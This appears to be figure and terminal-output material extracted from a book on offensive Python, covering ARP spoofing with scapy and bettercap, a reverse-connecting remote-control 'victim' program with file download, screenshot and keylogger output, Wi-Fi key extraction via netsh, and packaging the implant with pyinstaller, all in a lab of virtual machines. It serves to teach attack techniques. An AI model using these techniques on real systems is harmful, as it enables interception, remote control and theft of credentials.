
who has IP = 192.168.74.129?

I have IP = 192.168.74.129 at
mac = 00-0c-29-be-47-14



Number	IP address	MAC address
1	192.168.1.1	12:34:53:65:63:22

Number	IP	MAC
1	192.168.1.44	23:55:66:22:55:44



```
(venv) └─(kali@kali)-[~/packt-book-code/example2-introduction-scapy]
└─$ arp -a
? (192.168.74.2) at 00:50:56:ff:74:8b [ether] on eth0
? (192.168.74.254) at 00:50:56:f8:e6:bc [ether] on eth0
? (192.168.74.129) at 00:0c:29:be:47:14 [ether] on eth0
```

```
C:\Users\fahad-sarwar>arp -a

Interface: 192.168.74.129 --- 0xc
Internet Address      Physical Address      Type
192.168.74.2          00-50-56-ff-74-8b    dynamic
192.168.74.128       00-0c-29-90-79-02    dynamic
192.168.74.255       ff-ff-ff-ff-ff-ff    static
224.0.0.22           01-00-5e-00-00-16    static
224.0.0.251          01-00-5e-00-00-fb    static
224.0.0.252          01-00-5e-00-00-fc    static
239.255.255.250      01-00-5e-7f-ff-fa    static
255.255.255.255      ff-ff-ff-ff-ff-ff    static
```

```
(venv) (kali@kali) - [~/packt-book-code]
└─$ python main.py
###[ ARP ]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 00:0c:29:90:79:02
psrc = 192.168.74.128
hwdst = 00:00:00:00:00:00
pdst = 0.0.0.0
```

```
(venv) (kali@kali) - [~/packt-book-code/example4-arp spoof]
└─$ python main.py
###[ ARP ]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = is-at
hwsrc = 00:0c:29:90:79:02
psrc = 192.168.74.2
hwdst = 00:0c:29:be:47:14
pdst = 192.168.74.129
```

```
C:\Users\fahad-sarwar>arp -a
Interface: 192.168.74.129 --- 0xc
Internet Address      Physical Address      Type
192.168.74.2          00-0c-29-90-79-02    dynamic
192.168.74.128        00-0c-29-90-79-02    dynamic
192.168.74.254        00-50-56-e3-24-77    dynamic
192.168.74.255        ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```



You're not connected

And the web just isn't the same without you. Let's get you back online!



Try:


- Checking your network cables, modem, and routers
- Reconnecting to your wireless network
- [Running Windows Network Diagnostics](#)

DNS_PROBE_FINISHED_NO_INTERNET

```
(venv) └─(kali@kali)-[~/packt-book-code/example2-introduction-scapy]
└─$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

No.	Time	Source	Destination	Protocol	Length	Info
522	14.275803319	192.168.74.129	192.168.74.2	DNS	76	Standard query 0x6f53 A wpad.localdomain
523	14.275817431	192.168.74.129	192.168.74.2	DNS	76	Standard query 0x6f53 A wpad.localdomain
530	14.491917832	192.168.74.129	172.217.22.142	TCP	60	55411 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=1
531	14.491932348	192.168.74.129	172.217.22.142	TCP	55	[TCP Keep-Alive] 55411 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=1
534	14.509051599	192.168.74.129	172.217.22.142	TCP	60	55410 → 80 [ACK] Seq=1 Ack=1 Win=63712 Len=1
535	14.509066680	192.168.74.129	172.217.22.142	TCP	55	[TCP Keep-Alive] 55410 → 80 [ACK] Seq=1 Ack=1 Win=63712 Len=1
542	14.949300761	192.168.74.129	216.58.209.228	TCP	60	55413 → 443 [ACK] Seq=1 Ack=1 Win=64209 Len=1 [TCP segment of a reassembled PDU]
543	14.949315799	192.168.74.129	216.58.209.228	TCP	55	[TCP Keep-Alive] 55413 → 443 [ACK] Seq=1 Ack=1 Win=64209 Len=1
546	15.027379912	192.168.74.129	204.79.197.200	TCP	60	55418 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=1 [TCP segment of a reassembled PDU]
547	15.027400513	192.168.74.129	204.79.197.200	TCP	55	[TCP Keep-Alive] 55418 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=1
550	15.105547529	192.168.74.129	216.58.213.131	TCP	60	55421 → 443 [ACK] Seq=1 Ack=1 Win=64201 Len=1 [TCP segment of a reassembled PDU]
551	15.105560329	192.168.74.129	216.58.213.131	TCP	55	[TCP Keep-Alive] 55421 → 443 [ACK] Seq=1 Ack=1 Win=64201 Len=1
554	15.140414038	192.168.74.129	13.107.42.23	TCP	60	55419 → 443 [ACK] Seq=1 Ack=1 Win=64202 Len=1 [TCP segment of a reassembled PDU]
555	15.140428399	192.168.74.129	13.107.42.23	TCP	55	[TCP Keep-Alive] 55419 → 443 [ACK] Seq=1 Ack=1 Win=64202 Len=1
558	15.204205127	192.168.74.129	216.58.213.67	TCP	60	55422 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=1 [TCP segment of a reassembled PDU]
559	15.204233881	192.168.74.129	216.58.213.67	TCP	55	[TCP Keep-Alive] 55422 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=1
560	15.266246954	192.168.74.129	204.79.197.200	TCP	60	55424 → 443 [ACK] Seq=1 Ack=1 Win=63553 Len=1 [TCP segment of a reassembled PDU]





attacker running ARP spoof
and SSL stripping



```
(kali@kali)-[~]
└─$ sudo bettercap
[sudo] password for kali:
bettercap v2.23 (built for linux amd64 with go1.10.4) [type 'help' for a list of commands]
192.168.74.0/24 > 192.168.74.128 »
```



```
(kali㉿kali)-[~]
└─$ sudo bettercap
[sudo] password for kali:
bettercap v2.23 (built for linux amd64 with go1.10.4) [type 'help' for a list of commands]
192.168.74.0/24 > 192.168.74.128 » net.probe on
192.168.74.0/24 > 192.168.74.128 » [08:42:55] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.74.0/24 > 192.168.74.128 » [08:42:55] [endpoint.new] endpoint 192.168.74.129 detected as 00:0c:29:be:47:14 (VMware, Inc.).
192.168.74.0/24 > 192.168.74.128 » [08:42:55] [endpoint.new] endpoint 192.168.74.254 detected as 00:50:56:e3:24:77 (VMware, Inc.).
192.168.74.0/24 > 192.168.74.128 » [08:42:55] [endpoint.new] endpoint 192.168.74.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.74.0/24 > 192.168.74.128 »
```

```
192.168.74.0/24 > 192.168.74.128 » set arp.spoof.targets 192.168.74.129
192.168.74.0/24 > 192.168.74.128 » set arp.spoof.internal true
192.168.74.0/24 > 192.168.74.128 » set net.s
192.168.74.0/24 > 192.168.74.128 » set net.s
192.168.74.0/24 > 192.168.74.128 » set net.sniff.verbose on
192.168.74.0/24 > 192.168.74.128 » set arp.spoof on
192.168.74.0/24 > 192.168.74.128 »
```


```
192.168.74.0/24 > 192.168.74.128 » help
help MODULE : List available commands or show module specific help if no module name is provided.
active : Show information about active modules.
quit : Close the session and exit.
sleep SECONDS : Sleep for the given amount of seconds.
get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.
```

Modules

```
any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mysql.server > not running
net.probe > running
net.recon > running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running
```

Chapter 6: Malware Development

```
class socket(_socket.socket):  
  
    """A subclass of _socket.socket adding the makefile() method."""  
  
    __slots__ = ["__weakref__", "_io_refs", "_closed"]  
  
    def __init__(self, family=-1, type=-1, proto=-1, fileno=None):  
        # For user code address family and type values are IntEnum members, but  
        # for the underlying _socket.socket they're just integers. The  
        # constructor of _socket.socket converts the given argument to an  
        # integer automatically.
```



```
(venv) (kali@kali) - [~/packt-book-code/example-6-introduction_to_sockets]
└─$ python main.py
listening for incoming connection requests
```

```
PS C:\Users\fahad-sarwar\Desktop\victim_client> python .\victim.py
Traceback (most recent call last):
  File "C:\Users\fahad-sarwar\Desktop\victim_client\victim.py", line 10, in <module>
    victim_socket.connect(hacker_address)
ConnectionRefusedError: [WinError 10061] No connection could be made because the target machine actively refused it
PS C:\Users\fahad-sarwar\Desktop\victim_client> █
```

```
(venv) (kali@kali) - [~/packt-book-code/example-6-introduction_to_sockets]
└─$ python main.py
listening for incoming connection requests
Message sent from hacker
```

```
PS C:\Users\fahad-sarwar\Desktop\victim_client> python .\victim.py
Message from hacker
PS C:\Users\fahad-sarwar\Desktop\victim_client> █
```

```
(kali㉿kali)-[~/packt-book-code/example8-command-hacker]
└─$ python3 hacker.py
listening for incoming connection requests
connection established with ('192.168.74.129', 58464)
Enter the command ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::83b:1521:e499:c465%12
    IPv4 Address. . . . . : 192.168.74.129
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.74.2

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Enter the command stop

(kali㉿kali)-[~/packt-book-code/example8-command-hacker]
└─$ █
```

```
PS C:\Users\fahad-sarwar\Desktop\example9-command-victim> systeminfo
```

```
Host Name:                DESKTOP-3EE1PAH
OS Name:                  Microsoft Windows 10 Pro
OS Version:               10.0.19042 N/A Build 19042
OS Manufacturer:        Microsoft Corporation
OS Configuration:       Standalone Workstation
OS Build Type:            Multiprocessor Free
Registered Owner:        Windows User
Registered Organization:
Product ID:               00330-80000-00000-AA042
Original Install Date:   1/23/2021, 2:46:32 PM
System Boot Time:        1/24/2021, 11:00:04 AM
System Manufacturer:     VMware, Inc.
System Model:             VMware7,1
System Type:              x64-based PC
Processor(s):             2 Processor(s) Installed.
                          [01]: Intel64 Family 6 Model 142 Stepping 10 GenuineIntel ~1800 Mhz
                          [02]: Intel64 Family 6 Model 142 Stepping 10 GenuineIntel ~1800 Mhz
BIOS Version:            VMware, Inc. VMW71.00V.16722896.B64.2008100651, 8/10/2020
Windows Directory:      C:\Windows
System Directory:        C:\Windows\system32
Boot Device:             \Device\HarddiskVolume1
System Locale:            en-us;English (United States)
Input Locale:            en-us;English (United States)
Time Zone:               (UTC+01:00) Brussels, Copenhagen, Madrid, Paris
Total Physical Memory:   6,207 MB
Available Physical Memory: 3,103 MB
Virtual Memory: Max Size: 7,935 MB
Virtual Memory: Available: 4,034 MB
Virtual Memory: In Use:  3,901 MB
Page File Location(s):   C:\pagefile.sys
Domain:                  WORKGROUP
Logon Server:            \\DESKTOP-3EE1PAH
Hotfix(s):               7 Hotfix(s) Installed.
                          [01]: KB4601050
                          [02]: KB4562830
                          [03]: KB4570334
                          [04]: KB4580325
                          [05]: KB4586864
                          [06]: KB4598481
```

```
(kali㉿kali) - [~/packt-book-code/example8-command-hacker]
└─$ python3 hacker.py
listening for incoming connection requests
connection established with ('192.168.74.129', 58708)
Enter the command systeminfo

Host Name:                DESKTOP-3EE1PAH
OS Name:                  Microsoft Windows 10 Pro
OS Version:              10.0.19042 N/A Build 19042
OS Manufacturer:        Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:            Multiprocessor Free
Registered Owner:        Windows User
Registered Organization:
Product ID:               00330-80000-00000-AA042
Original Install Date:    1/23/2021, 2:46:32 PM
System Boot Time:         1/24/2021, 11:00:04 AM
System Manufacturer:      VMware, Inc.
System Model:              VMware7,1
System Type:              x64-based PC
Processor(s):              2 Processor(s) Installed.
                          [01]: Intel64 Family 6 Model 142 Stepping 10 GenuineIntel ~1800 Mhz
                          [02]: Intel64 Family 6 Model 142 Stepping 10 GenuineIntel ~1800 Mhz
BIOS Version:             VMware, Inc. VMW71.00V.16722896.B64.2008100651, 8/10/2020
Windows Directory:        C:\Windows
System Directory:         C:\W
Enter the command
```

```
(kali㉿kali) - [~/packt-book-code/example8-command-hacker]
└─$ python3 hacker.py
listening for incoming connection requests
connection established with ('192.168.74.129', 59002)
Enter the command cd ..
Enter the command pwd


Path
----
C:\Users\fahad-sarwar

Enter the command cd Desktop
Enter the command pwd

Path
----
C:\Users\fahad-sarwar\Desktop

Enter the command
```

Chapter 7: Advanced Malware



Name	Date modified	Type	Size
advanced_victim	3/7/2021 2:07 PM	Python Source File	4 KB
passwords	2/28/2021 2:57 PM	Text Document	1 KB

```
(kali@kali)-[~/packt-book-code/example10-advanced-hacker]
└─$ python3 advanced_hacker.py
listening for incoming connection requests
connection established with ('192.168.74.129', 60048)
Enter the command download passwords.txt
file exists
Downloading file
Successfully downloaded, passwords.txt
Enter the command stop
```

```
advanced_hacker.py  passwords.txt ×
passwords.txt
1 mypassword = "abcdef"
2 anotherpassword = "secretpassword"
```

```
C:\Users\fahad-sarwar>netsh wlan show profiles

Profiles on interface WiFi:

Group policy profiles (read only)
-----
    <None>

User profiles
-----
    All User Profile      : POCO X3 NFC
    All User Profile      : FAHAD_WIFI
```



```
C:\Users\fahad-sarwar>netsh wlan show profile "POCO X3 NFC" key=clear

Profile POCO X3 NFC on interface WiFi:
=====

Applied: All User Profile

Profile information
-----
Version                : 1
Type                   : Wireless LAN
Name                   : POCO X3 NFC
Control options        :
    Connection mode    : Connect automatically
    Network broadcast  : Connect only if this network is broadcasting
    AutoSwitch         : Do not switch to other networks
    MAC Randomization  : Disabled

Connectivity settings
-----
Number of SSIDs        : 1
SSID name              : "POCO X3 NFC"
Network type           : Infrastructure
Radio type             : [ Any Radio Type ]
Vendor extension       : Not present


Security settings
-----
Authentication         : WPA2-Personal
Cipher                 : CCMP
Authentication         : WPA2-Personal
Cipher                 : GCMP
Security key           : Present
Key Content            : alliswell
```

```
(kali@kali) - [~/packt-book-code/example10-advanced-hacker]
└─$ python3 advanced_hacker.py
listening for incoming connection requests
connection established with ('192.168.74.129', 64155)
Enter the command screenshot
taking screenshot
Enter the command █
```

```

PS C:\Users\fahad-sarwar\Desktop\example11-advanced-victim> python3 .\advanced_victim.py
trying to connect with ('192.168.74.128', 8008)
Unable to connect: [WinError 10061] No connection could be made because the target machine actively refused it
trying to connect with ('192.168.74.128', 8008)
hacker command = screenshot
Taking screenshot
screenshot saved


```



```

PS C:\Users\fahad-sarwar\Desktop\example12-keylogger> python .\keylogger.py
'a'
's'
'd'
'a'
'f'
's'
'a'
'f'
Key.esc
PS C:\Users\fahad-sarwar\Desktop\example12-keylogger>


```



Chapter 8: Post Exploitation

```
(venv) C:\Users\fahad-sarwar\Desktop\example11-advanced-victim>
```

```
C:\Users\fahad-sarwar>pyinstaller
usage: pyinstaller [-h] [-v] [-D] [-F] [--specpath DIR] [-n NAME] [--add-data <SRC;DEST or SRC:DEST>]
                  [--add-binary <SRC;DEST or SRC:DEST>] [-p DIR] [--hidden-import MODULENAME]
                  [--additional-hooks-dir HOOKSPATH] [--runtime-hook RUNTIME_HOOKS] [--exclude-module EXCLUDES]
                  [--key KEY] [-d {all,imports,bootloader,noarchive}] [-s] [--noup] [--upx-exclude FILE] [-c] [-w]
                  [-i <FILE.ico or FILE.exe,ID or FILE.icns or "NONE">] [--version-file FILE] [-m <FILE or XML>]
                  [-r RESOURCE] [--uac-admin] [--uac-uiaccess] [--win-private-assemblies] [--win-no-prefer-redirects]
                  [--osx-bundle-identifier BUNDLE_IDENTIFIER] [--runtime-tmpdir PATH] [--bootloader-ignore-signals]
                  [--distpath DIR] [--workpath WORKPATH] [-y] [--upx-dir UPX_DIR] [-a] [--clean] [--log-level LEVEL]
                  scriptname [scriptname ...]
pyinstaller: error: the following arguments are required: scriptname
```



advanced_victim

```
(kali@kali) - [~/packt-book-code/example10-advanced-hacker]
$ python3 advanced_hacker.py
listening for incoming connection requests
connection established with ('192.168.74.129', 65285)
Enter the command
```

```
C:\Users\fahad-sarwar\Desktop\example11-advanced-victim\dist\advanced_victim.exe
Trying to connect with the hacker
trying to connect with ('192.168.74.128', 8008)
```

Task Manager

File Options View

Processes Performance App history Startup Users Details Services


Name	Status	22% CPU	55% Memory	1% Disk	0% Network
Apps (6)					
> Microsoft Edge (5)		0%	24.1 MB	0 MB/s	0 Mbps
> Snipping Tool		0.4%	2.8 MB	0 MB/s	0 Mbps
> Task Manager		1.3%	20.2 MB	0 MB/s	0 Mbps
> Visual Studio Code (14)		0%	354.3 MB	0 MB/s	0 Mbps
> Windows Command Processor ...		0%	4.3 MB	0 MB/s	0 Mbps
> Windows Explorer (2)		1.3%	51.7 MB	0.1 MB/s	0 Mbps
Background processes (50)					
advanced_victim		0%	11.9 MB	0 MB/s	0 Mbps
advanced_victim		0%	0.7 MB	0 MB/s	0 Mbps




```
(kali@kali) - [~/packt-book-code/example10-advanced-hacker]
$ python3 advanced_hacker.py
listening for incoming connection requests
connection established with ('192.168.74.129', 65355)
Enter the command dir

